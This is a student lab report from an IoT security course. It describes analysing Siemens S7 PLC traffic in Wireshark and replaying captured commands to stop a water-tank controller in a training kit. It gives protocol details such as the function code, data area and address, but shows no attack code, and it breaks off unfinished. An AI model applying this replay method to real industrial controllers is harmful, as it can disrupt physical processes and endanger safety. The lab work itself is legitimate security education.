物联网安全课程实验报告

**实验二**



|  |  |  |
| --- | --- | --- |
| **实验名称** | ： | “工控实验箱”指令攻击实验 |
| **姓名** | ： | 辛杰 |
| **小组** | ： | 田博仁-王梓骁-辛杰 |
| **学号** | ： | 2213034 |
| **专业** | ： | 物联网工程 |
| **提交日期** | ： | 2024年10月9日 |

## 一、实验目的

学会使用wireshark分析网络数据包的基本方法，并对工控系统的协议进行安全分析，掌握基本的网络编程能力，编程复现指令攻击实验，对缺乏加密与认证的危害获得直观认识。

## 二、实验要求及要点

•分组（1-3人）完成实验内容，独自撰写实验报告，回答问题，且报告内容至少包括如下要点。

•要点：

•用到的相关工具及编程库简介

•实验原理

•实验目标与步骤（搭配实验过程照片、截图）

•遇到的问题及解决办法

•收获与感悟

•指令攻击源代码

## 三、实验内容

### 1、用到的相关工具及编程库简介

相关工具：WireShark、STEP7、Python

编程库：

* socket：

用途：socket 模块提供了访问BSD套接字的接口，用于实现低级别的网络通信。

功能：可以创建客户端和服务器端的网络连接，支持多种协议，如TCP/IP、UDP等。

使用场景：当你需要编写客户端或服务器程序，进行数据的发送和接收时，可以使用 socket 模块。

* time：

用途：time 模块提供了各种与时间相关的函数，用于时间的获取和转换。

功能：包括获取当前时间戳、格式化时间戳为可读的字符串、暂停程序执行（sleep 函数）等。

使用场景：在需要记录时间、计算程序运行时间、实现定时任务或需要时间延迟时，可以使用 time 模块。

* sys：

用途：sys 模块提供了与Python解释器和它的环境有关的功能接口。

功能：包括访问由命令行参数传入的参数列表、管理Python解释器的参数和状态、实现与操作系统的交互等。

使用场景：当你需要处理命令行参数、获取或更改解释器的状态、实现与操作系统的交互时，可以使用 sys 模块。



### 2、实验原理

通过合法和受控的环境模拟攻击者利用工控系统中PLC通信协议的认证缺陷，发送恶意命令来干扰正常运行的储水罐系统

### 3、实验目标和步骤


#### 1）抓包详细分析ping任一网站和pingPLC的流量


Ping www.baidu.com



在对 www.baidu.com 进行的 Ping 测试中，结果显示与服务器的网络连接非常稳定。共发送了 4 个数据包，全部成功接收，未出现丢包现象。平均延迟为 8ms，最短为 7ms，最长为 9ms，TTL 值为 51，表明数据包在到达目标主机之前经过了 51 个路由器。这表明网络状况良好，适合进行实时应用。

Ping PLC






### Step1：三次握手



### Step2：COTP握手


请求报文：





响应报文：






### Step3：S7建联


作业请求：






作业应答:





### Step4:停止plc报文





### Step5：读取PLC DO数据


请求报文：

1.功能码：04读取数据

2.读取的数据类型：82 output（Q）


3.数据地址的计算：0x0003e0






应答报文：





#### 2)简要分析访问任一网页的登录流程。（可选内容，可选择分析从无线网卡开启至成功登录至南开大学校园网的流程）



1. TCP三次握手建立连接：

客户端向服务器（南开大学的认证服务器）发送SYN包，发起连接请求。

服务器收到SYN包后，回复SYN+ACK包，表示同意建立连接。

客户端收到SYN+ACK包后，回复ACK包，三次握手完成，TCP连接建立。

2. HTTPS安全连接：

客户端发送Client Hello消息，向服务器请求SSL/TLS握手。

服务器回复Server Hello等消息，包含证书信息。

客户端验证服务器证书。根据数据包显示，客户端无法验证服务器证书，导致连接失败。

3. 连接断开：

由于证书验证失败，客户端发送Alert消息，通知服务器终止连接。

服务器收到Alert消息后，发送FIN包，关闭连接。客户端也发送FIN包，最终断开TCP连接。

导致连接失败的原因：

证书问题： 最可能的原因是服务器证书无效、过期或与客户端不匹配。这可能是由于证书配置错误、CA证书未安装或其他安全问题导致的。


网络问题： 也有可能是由于网络不稳定、防火墙拦截或其他网络故障导致的。

4.解决方案

询问助教后，得知可能是在访问校园网时连接了VPN导致访问失败。关闭VPN后成功访问。


#### 3)已知实验箱中PLC使用的协议存在缺乏认证的设计缺陷，请通过流量分析与网络编程，扮演接入工控网络的攻击者，使正常工作的储水罐系统停止工作。观察攻击成功时的现象

根据wireshark抓取的包，编写网络攻击代码 s7-300-attack.py代码进行重放攻击，使运行的PLC停止工作



### 4.遇到的问题和解决办法

1. 如图所示，未关闭Step7网络攻击代码无法正常使用



解决办法：

